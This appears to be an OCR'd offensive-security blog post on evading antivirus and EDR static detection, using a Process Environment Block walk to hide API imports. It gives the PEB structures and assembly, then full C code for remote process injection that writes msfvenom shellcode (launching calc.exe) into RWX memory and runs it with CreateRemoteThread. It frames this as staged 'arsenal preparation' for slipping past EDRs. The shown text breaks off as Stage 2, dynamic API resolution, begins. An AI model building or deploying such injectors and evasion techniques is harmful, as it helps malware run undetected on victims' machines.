
2024



PEB Walk: Avoid API calls inspection in IAT by analyst and bypass static detection of AV/EDR

Usman Sikander
Offensive Security Researcher
https://www.linkedin.com/in/usman-sikander13

Summary

In this blog, we discuss the different approaches of AV/EDRs static analysis and detection. Legacy antivirus software was dependent on signature-based detection. They calculate the hash of binary and see if this specific signature matches with known malware signature in the database than mark the binary malicious or benign accordingly. To bypass hash-based detection procedure is very simple. You just need to change even a single byte to bypass hash-based detection. But now AVs are quite advance they don't only rely on known malware hashes, also nowadays EDRs comes into play which looks for patterns, IAT imports, EDR solutions use pattern matching to identify suspicious code sequences, strings, or structures within files that are commonly associated with malware. EDR tools utilize YARA rules to detect malware based on specific patterns and characteristics defined in the rules. These rules can identify both known and unknown threats by looking for indicators of compromise (IOCs). EDR solutions analyze file attributes and behaviors for characteristics typical of malware. This includes examining file entropy, uncommon API calls, suspicious import tables, and other anomalous features. We use different techniques to bypass static analysis of EDRs solutions. We divide our arsenal preparation into 4 main stages, we try to hide strings, API imports by obfuscating them, resolve API using different ways such as dynamically walking the process environment block (PEB) and resolve export functions by parsing kernel32.dll in-memory to hide imports. In the end, we look at the results of the detection rate after applying different techniques and see which technique is more effective to fly under the radar of EDRs static detection.

PEB Structure

The Process Environment Block (PEB) is a crucial data structure in Windows operating systems that contains information about the state of a process. It's an undocumented structure in the Windows API but is well-known among malware analysts and developers for its rich set of information about a process.

```
typedef struct _PEB {
 BYTE Reserved1[2];
 BYTE BeingDebugged;
 BYTE Reserved2[1];
 PVOID Reserved3[2];
PPEB_LDR_DATA Ldr;
 PRTL_USER_PROCESS_PARAMETERS ProcessParameters;
```

PVOID Reserved4[3];
PVOID AtlThunkSListPtr;
PVOID Reserved5;
ULONG Reserved6;
PVOID Reserved7;
ULONG Reserved8;
ULONG AtlThunkSListPtr32;
PVOID Reserved9[45];
BYTE Reserved10[96];
PPS_POST_PROCESS_INIT_ROUTINE PostProcessInitRoutine;
BYTE Reserved11[128];
PVOID Reserved12[1];
ULONG SessionId;
*} PEB, *PPEB;*

From the structure members mentioned above, we can see the highlighted Ldr member. This member contains a pointer to a PEB_LDR_DATA structure, which holds information about all the loaded modules (EXEs/DLLs) in the current process. Within this structure, the InMemoryOrderModuleList is a doubly linked list used to find the addresses of loaded DLLs.

typedef struct _PEB_LDR_DATA {
BYTE Reserved1[8];
PVOID Reserved2[3];
LIST_ENTRY InMemoryOrderModuleList;
*} PEB_LDR_DATA, *PPEB_LDR_DATA;*

In this structure, a process would use the **InMemoryOrderModuleList** to enumerate loaded modules. This linked list contains entries for each module, represented by LDR_DATA_TABLE_ENTRY structures, which provide detailed information about each module.

PEB Walk Overview

PEB walk is the process of accessing the PEB structure form process space and enumerating all loaded modules in space of process dynamically. After enumerating the loaded modules, resolve the functions and variables of the modules and use them into code.

X86 Assembly:

mov eax, fs:[30h] ; EAX now points to the PEB

X64 Assembly:

mov rax, gs:[60h] ; RAX now points to the PEB

To outline the process, the PEB walk for resolving the addresses of **LoadLibraryA** and **GetProcAddress** is as follows:

1. Obtain and access the PEB structure of the current process.
2. Navigate to the PEB_LDR_DATA structure using the **Ldr** member of the PEB.
3. Iterate through the **InLoadOrderModuleList** to locate the LDR_DATA_TABLE_ENTRY for kernel32.dll.
4. Once the entry for kernel32.dll is found, extract its base address.
5. Manually parse the export table of kernel32.dll to resolve the addresses of LoadLibraryA and GetProcAddress.

Arsenal preparation and Stages

We use a simple process injection technique, which is using Windows APIs such as VirtualAllocEx, WriteProcessMemory, and CreateRemoteThread to inject a msfvenom generated shellcode into a process.


VirtualAllocEx: To allocate RWX memory region into remote process.

WriteProcessMemory: To write shellcode into created memory section.

CreateRemoteThread: To create a new thread that executes our shellcode when it starts.

Stage 1 (Simple Injection)

In stage 1, we write a simple process injection technique, which uses the above-mentioned APIs to inject a malicious shellcode into a remote process. However, in the first stage, we directly use these APIs in our arsenal instead of dynamically resolving the APIs.




```
// code - 32 bit
unsigned char code[] = {
 0xfc, 0xe8, 0x82, 0x00, 0x00, 0x00, 0x60, 0x89, 0xe5, 0x31, 0xc0, 0x64,
0x8b, 0x50, 0x30, 0x8b, 0x52, 0x0c, 0x8b, 0x52, 0x14, 0x8b, 0x72, 0x28,
0x0f, 0xb7, 0x4a, 0x26, 0x31, 0xff, 0xac, 0x3c, 0x61, 0x7c, 0x02, 0x2c,
0x20, 0xc1, 0xcf, 0x0d, 0x01, 0xc7, 0xe2, 0xf2, 0x52, 0x57, 0x8b, 0x52,
0x10, 0x8b, 0x4a, 0x3c, 0x8b, 0x4c, 0x11, 0x78, 0xe3, 0x48, 0x01, 0xd1,
0x51, 0x8b, 0x59, 0x20, 0x01, 0xd3, 0x8b, 0x49, 0x18, 0xe3, 0x3a, 0x49,
0x8b, 0x34, 0x8b, 0x01, 0xd6, 0x31, 0xff, 0xac, 0xc1, 0xcf, 0x0d, 0x01,
0xc7, 0x38, 0xe0, 0x75, 0xf6, 0x03, 0x7d, 0xf8, 0x3b, 0x7d, 0x24, 0x75,
0xe4, 0x58, 0x8b, 0x58, 0x24, 0x01, 0xd3, 0x66, 0x8b, 0x0c, 0x4b, 0x8b,
0x58, 0x1c, 0x01, 0xd3, 0x8b, 0x04, 0x8b, 0x01, 0xd0, 0x89, 0x44, 0x24,
0x24, 0x5b, 0x5b, 0x61, 0x59, 0x5a, 0x51, 0xff, 0xe0, 0x5f, 0x5f, 0x5a,
0x8b, 0x12, 0xeb, 0x8d, 0x5d, 0x6a, 0x01, 0x8d, 0x85, 0xb2, 0x00, 0x00,
0x00, 0x50, 0x68, 0x31, 0x8b, 0x6f, 0x87, 0xff, 0xd5, 0xbb, 0xe0, 0x1d,
0x2a, 0x0a, 0x68, 0xa6, 0x95, 0xbd, 0x9d, 0xff, 0xd5, 0x3c, 0x06, 0x7c,
0x0a, 0x80, 0xfb, 0xe0, 0x75, 0x05, 0xbb, 0x47, 0x13, 0x72, 0x6f, 0x6a,
0x00, 0x53, 0xff, 0xd5, 0x63, 0x61, 0x6c, 0x63, 0x2e, 0x65, 0x78, 0x65,
0x00
};
unsigned int p_len = sizeof(code);
int pid = 0;
LPVOID pRemoteCode = NULL;
HANDLE hThread = NULL;
pid = 12244;
HANDLE hProcess = OpenProcess(PROCESS_CREATE_THREAD | PROCESS_QUERY_INFORMATION |
    PROCESS_VM_OPERATION | PROCESS_VM_READ | PROCESS_VM_WRITE,
    FALSE, pid);
if (hProcess != NULL) {
    pRemoteCode = VirtualAllocEx(hProcess, NULL, p_len, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    WriteProcessMemory(hProcess, pRemoteCode, (PVOID)code, (SIZE_T)p_len, (SIZE_T*)NULL);
    CreateRemoteThread(hProcess, NULL, 0, (LPTHREAD_START_ROUTINE)pRemoteCode, NULL, 0, NULL);
    if (hThread != NULL) {
        WaitForSingleObject(hThread, 500);
        CloseHandle(hThread);
        return 0;
    }

    return -1;
    CloseHandle(hProcess);
}
return 0;
}
```

Simple Injection

In the above code, we use **OpenProcess** API to get the handle of process, and we allocate RWX memory region, write shellcode which is opening calc.exe and creating new thread to execute our shellcode into remote process. This is a very simple and straightforward code.


IAT Inspection

In each stage, we do IAT inspection by using three PE editor tools PE Bear, CFF Explorer, and PE studio. Let's inspect our compiled binary with these tools and see what indicators on which our malware can be detected are and try to overcome them in the coming stages.




CFF Explorer Results

You can clearly see the API calls in the IAT table of compiled binary, and by looking into these calls, malware analysts can clearly indicate that this binary is doing shellcode injection. These are the very well-known sequences of API calls to perform injection. On the other side, EDRs can detect the binary in static analysis because they do inspection on IAT.



PE Studio Results




PE Studio

You see, PE studio flagged these APIs as malicious. It is the beauty of PE studio that it mapped flag API calls on the MITRE ATT&CK framework. So, according to PE Studio, this malware is performing process injection, which is very right in this case. So, we must overcome these challenges in our next stages of arsenal preparation.

Execution

In each stage, we execute binary to verify the working of the malware. Every time malware injects malicious shellcode into remote processes and executes calc.exe. In this stage, we use Windows API calls directly into code.




Stage 1 Execution

Stage 2 (DynamicAPI Injection)

In stage 2, we use the same injection technique to inject malicious shellcode into the process, but this time, we resolve windows APIs dynamically by using two main functions **GetProcAddress** and **LoadLibraryA**.

GetProcessAddress: *This function resolves the address of any function inside the given module. This API took two arguments, one the module from which we want to get the function address and second the function name to be resolved.*

LoadLibraryA: *This function gets the handle of the module from which we want to get the function address. In our case, kernell32.dll is the module.*



Prototypes

In this stage, first, we must define the prototypes of each API that we want to resolve dynamically. We define a type representing a function pointer.

DYNAMICAPI_INJECTION.cpp

DYNAMICAPI_INJECTION (Global Scope) main()

